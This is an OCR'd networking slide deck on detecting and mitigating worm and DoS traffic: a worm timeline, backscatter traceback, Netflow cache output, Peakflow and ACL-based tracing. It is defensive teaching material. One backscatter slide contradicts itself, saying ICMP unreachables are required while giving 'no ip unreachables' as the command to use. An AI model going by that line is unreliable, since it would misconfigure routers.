Tue 2.3.2004:	Bagle.J	Tue 6.4.2004:	Netsky.T
Wed 3.3.2004:	Mydoom.G	Thu 8.4.2004:	Netsky.U
Wed 3.3.2004:	Bagle.K	Tue 13.4.2004:	Mydoom.I
Wed 3.3.2004:	Mydoom.H	Thu 15.4.2004:	Netsky.V
Thu 4.3.2004:	Netsky.G	Fri 16.4.2004:	Netsky.W
Fri 5.3.2004:	Netsky.H	Fri 16.4.2004:	Mydoom.J
Sun 7.3.2004:	Netsky.I	Mon 19.4.2004:	Bagle.X
Mon 8.3.2004:	Netsky.J	Tue 20.4.2004:	Netsky.X
Mon 8.3.2004:	Netsky.K	Tue 20.4.2004:	Netsky.Y
Tue 9.3.2004:	Bagle.L	Wed 21.4.2004:	Netsky.Z


Code Red Spread – July 2001



CISCO SYSTEMS

COLT

Witty (ISS) – March 2004




Detection

Detection four approaches

- ACLs/SNMP counters
- Backscatter traceback
- Netflow
- Optical splitters / port mirroring

NOC


The #1 way to know there is an attack in progress is when a customer contacts your NOC!



Backscatter Traceback

- Technique designed by Chris Morrow and Brian Gemberling of UUnet
  - http://www.secsup.org/Tracking/
- **Concept**: Packets whose destination is unreachable will have ICMP Unreachable sent back to the source.
  - This “unreachable noise” is Backscatter Traceback
  - Requires a large “unused” block to be only internally routed

Backscatter Traceback (2)



Backscatter Traceback (3)

- Routers require ICMP Unreachables working
  - **`no ip unreachables`** has to be turned on
- Sinkhole router advertises the prefix under attack (/32)
  - **`ip route victimip 255.255.255.255 null0 tag 666`**
- Cons
  - Complex method
  - Time consuming
  - Doesn't stop the attack – just tells you from where it is coming
  - Routers meant to forward – not drop packets

Cisco Netflow - 1

- Operates in conjunction with CEF
  - Enabled on a per interface basis
  - If CEF not running then Netflow switching will be enabled


```
interface FastEthernet0/0
ip route-cache flow
```

  - Shows flows into the interface
    - Number of flows, packet size, activity, etc.


Cisco Netflow - 2

Most pkts are small

```
B2>sho ip cache flow
IP packet size distribution (71156M total packets):
   1-32   64   96  128  160  192  224  256  288  320  352  384  416  448  480
   .002 .581 .090 .024 .011 .010 .010 .006 .003 .004 .003 .003 .003 .003 .003

    512  544  576 1024 1536 2048 2560 3072 3584 4096 4608
   .004 .003 .124 .011 .093 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 4456704 bytes
  17047 active, 48489 inactive, 4010292907 added
  2115225614 ager polls, 0 flow alloc failures
Protocol         Total    Flows   Packets Bytes  Packets Active(Sec) Idle(Sec)
--------         Flows     /Sec     /Flow  /Pkt     /Sec     /Flow     /Flow
TCP-Telnet      5903492      1.3         8   156     12.3       9.3      19.9
TCP-FTP        41468046      9.6         5   252     49.1      10.1      18.4
TCP-WWW      2473587049    575.9         8   345   4882.8       4.0      18.7
TCP-BGP         885358       0.2         5   179      1.1      19.5      20.2
TCP-Frag         60544       0.0         7   101      0.1       5.1      19.6
TCP-other     564343726    131.3        28   444   3680.2      14.1      18.8
UDP-DNS       296006951     68.9         3    78    214.6       5.0      21.7
UDP-Frag         213461       0.0       143   320      7.1      60.7      21.5
UDP-other     365140346     85.0        72    73   6142.9      10.3      20.9
ICMP          183652930     42.7         2   221    113.3       4.0      21.6
IGMP                126       0.0      2186   700      0.0      93.9      23.5
GRE              533375       0.1      1144   384    142.1      50.7      21.4
IP-other        5632527       1.3       191   445    250.4      55.9      21.1
Total:       4010276236    933.7        17   275  16566.4       6.5      19.3
```

Cisco Netflow - 3




```
B2>sho ip cache flow | incl Null
SrcIf         SrcIPaddress    DstIf         DstIPaddress    Pr SrcP DstP  Pkts
Fa2/0         192.111.74.153  Null          192.115.72.170  11 133F 0025     1
Fa2/0         192.111.95.253  Null          150.50.1.2      01 0000 0800     6
Fa1/1         192.112.3.215   Null          172.250.119.85  11 0089 0089     2
Fa1/1         192.112.3.215   Null          192.168.0.1     06 0858 0050     3
Fa2/0         0.0.0.0         Null          255.255.255.255 11 0044 0043     3
Fa1/1         0.0.0.0         Null          255.255.255.255 11 0044 0043   202
Fa2/0         192.111.152.200 Null          172.16.0.6      11 F7E2 006F     2
Fa2/0         192.111.152.200 Null          172.16.0.177    11 F7E4 006F     2
Fa2/0         192.111.152.200 Null          172.16.1.4      11 F7E3 006F     2
Fa2/0         129.92.253.117  Null          10.0.30.24      06 4CFC 0050     1
```

Cisco Netflow - 4

- Can use Unix to find attackers
  - Capture complete **`sho ip cache flow`** data
  - Sorted by column 2 (source)
    - **`awk '{print $2}' /tmp/data | sort | uniq –c | sort –rn | head`**

```
842 123.1.1.1
234 191.2.2.2
212 192.4.4.4
```

  - Sorted by column 4 (destination)
    - **`awk '{print $4}' /tmp/data | sort | uniq –c | sort –rn | head`**

```
2341 192.111.2.2
1563 192.110.1.1
1211 125.2.3.1
```

Could be proxy servers

Arbor Networks - Peakflow

Peakflow Collector

Visual breakout of affected network elements.

Identifies routers and interfaces that are impacted by attack.

[Peakflow DoS]: Anomaly 46837 - Microsoft Internet Explorer

File Edit View Favorites Tools Help Back

pps of affected network elements for anomaly 46837

Affected Network Elements

Router michnet8 (198.108.90.125) michnet8 — High

	Triggering	Expected	Difference	Maximum	Mean	
Bitrate	3.10 Mbps	915.89 Kbps	2.18 Mbps	3.35 Mbps @ 13:14	2.21 Mbps	Statistics
Packet Rate	6.47 Kpps	267 pps	6.20 Kpps	6.69 Kpps @ 13:11	3.98 Kpps	Flows

Interface 4 POS2/1 (direct OC3 to RoadRunner (MediaOne))		Maximum	Mean	
	Bitrate	22.26 Kbps @ 13:18	5.93 Kbps	Statistics
	Packet Rate	3 pps@ 13:18	1 pps	Flows

Interface 31 ATM1/0.4-aal5 layer (pvc to WSU2)		Maximum	Mean	
	Bitrate	533 bps @ 13:18	153 bps	Statistics
	Packet Rate	2 pps@ 13:18	0 pps	Flows

Interface 35 ATM1/0.6-aal5 layer (pvc to NL-CHI1 (3/0.5))		Maximum	Mean	
	Bitrate	163.12 Kbps @ 13:19	116.20 Kbps	Statistics
	Packet Rate	87 pps@ 13:13	39 pps	Flows

Optical Splitter

NLANR
National Laboratory for Applied Network Research

Optical splitters

12 October, 2000 measurement and network analysis -- http://www.nlanr.net 15

Cisco Systems

COLT

Mitigation

Cisco ACLs - 1

- Use ACL to determine which interface is being attacked and characteristics of attack
  - Initial ACL to determine what type of attack

```
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply log-input
access-list 101 permit udp any any
access-list 101 permit tcp any any
access-list 101 permit ip any any

interface serial 1/1
ip access-group 101 out
! Wait 10 seconds
no ip access-group 101 out
```

Cisco ACLs - 2

- `sh access-l 101`

```
Extended IP access list 101
    permit icmp any any echo (2 matches)
    permit icmp any any echo-reply (21374 matches)
    permit udp any any (18 matches)
    permit tcp any any (123 matches)
    permit ip any any (5 matches)
```

- Indications are that there is some sort of ICMP attack
  - Need to place ACL on each successive router in upstream path

Cisco ACLs - 3

- Next use '`log-input`' to determine from where – via '`sho logging`':

```
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.1.1
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 172.17.3.34
  (Serial1/1) -> 128.139.11.2 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.2.15
  (FastEthernet1/0/0) -> 128.139.6.1 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.3.4
  (Serial1/1) -> 128.139.6.1  (0/0), 1 packet
```

